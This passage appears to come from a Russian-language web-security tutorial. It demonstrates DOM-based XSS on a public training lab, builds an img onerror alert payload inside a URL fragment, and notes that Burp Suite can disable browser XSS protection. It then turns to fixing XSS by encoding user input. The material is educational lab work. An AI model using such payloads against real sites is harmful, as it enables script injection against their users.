


В итоге, когда происходит событие на нашей кнопке, в коде срабатывает функция «chooseTab». Если Вы внимательно посмотрите на код, то обнаружите, что существует три функции «chooseTab», но с разными параметрами, такими как «(«1»), («2»), («3»)». Это говорит о том, какая кнопка работает в данный момент, а их всего три.


Обратите внимание еще на то, что при переходе с одной кнопки на другую, в поле URL меняется параметр:



Исследуем дальше, и попробуем после символа «#», в строке URL, прописать что-либо другое, например слово «Timcore»:



У нас нет изображения, после внедрения постороннего параметра.
А вот если мы посмотрим на исходный код, и найдем там код, который относится к этому изображению, то увидим, что идет обращение к изображению, под названием «Timcore»:



Это значит, что параметры, которые мы вводим в строку URL, передаются в код на страницу.
Можем модифицировать эту строку, с помощью разных эксплойтов, но рассмотрим для примера один из них. С другими, в принципе аналогия та же. Смысл эксплойта будет заключаться в использовании тега «img src». С указанием на не существующий адрес, и дальнейшей инъекции кода через сообщение об ошибке. Иными словами, если происходит ошибка, Вы можете вставить свой код, который хотите запустить, и он запускается, ввиду того, что указана ссылка на несуществующее изображение.


Давайте начнем, и для начала напишем ссылку на несуществующее изображение, которое будет иметь вид: «timcore.jpj», далее нужно закрыть

строку, с помощью символа «“». Далее пишем событие, которое при ошибке выводит окно: «onerror=alert(«xss»);>». В итоге наш код будет иметь вид: «timcore.jpj“ onerror=alert(«xss»);>». Последний символ означает закрывающий тег, который будет срабатывать при ошибке, и выводить всплывающее окно.


Конечный URL будет иметь вид: https://xss-doc.appspot.com/demo/3#timcore.jpg' onerror=alert("xss");>

Хотелось бы отметить, что в современных версиях браузеров, таких как Mozilla, Google Chrome, Opera, Yandex, существует защита от этой уязвимости (сам все тестировал).


Для реализации, в таких типах браузеров можно воспользоваться инструментом BurpSuite, и сконнектить его с браузером. Далее, перейдя на вкладку «Proxy», «Options», и поставив галочку на Disable browser XSS protection:



Для демонстрации я перейду в браузер Internet Explorer, на Windows 7 Home, и уязвимость будет актуальна:



К сожалению, редактор кода Internet Explorer настолько примитивен, что не может отображать изменившийся код. Вот что получается, а нам нужен дополнительный тег «div», внутри которого содержится все интересное, т. е. измененное изображение и сам скрипт:




Это пример DOM Based XSS уязвимостей.


8.0 Безопасность — Исправляем уязвимости XSS.

Рассмотрим вопрос того, как мы можем предотвратить уязвимости XSS. Как только пользователь вводит что-либо на странице в текстовое поле или параметр. Этот текст переводится в HTML. Иными словами, он становится частью страницы, и если есть код JavaScript, то он будет выполняться.


Чтобы предотвратить этот эксплойт, нужно попробовать минимизировать использование полей ввода, и каждый раз, когда что-то вводится через параметры, нужно просто минимизировать. Также нужно заменять то, что используется на данной HTML- странице. XSS может быть внедрен не только в тех местах, где текст выводится на страницу, но он также может быть передан параметром некоторых элементов HTML-страницы. Нужно конвертировать эти символы, чтобы избежать внедрение кода.

Давайте попрактикуемся и рассмотрим наглядные примеры безопасности. Перейдем на страничку Stored XSS, где мы увидим всплывающие окна:






Далее нужно выбрать запись в гостевой книги. У меня это «Timcore»:



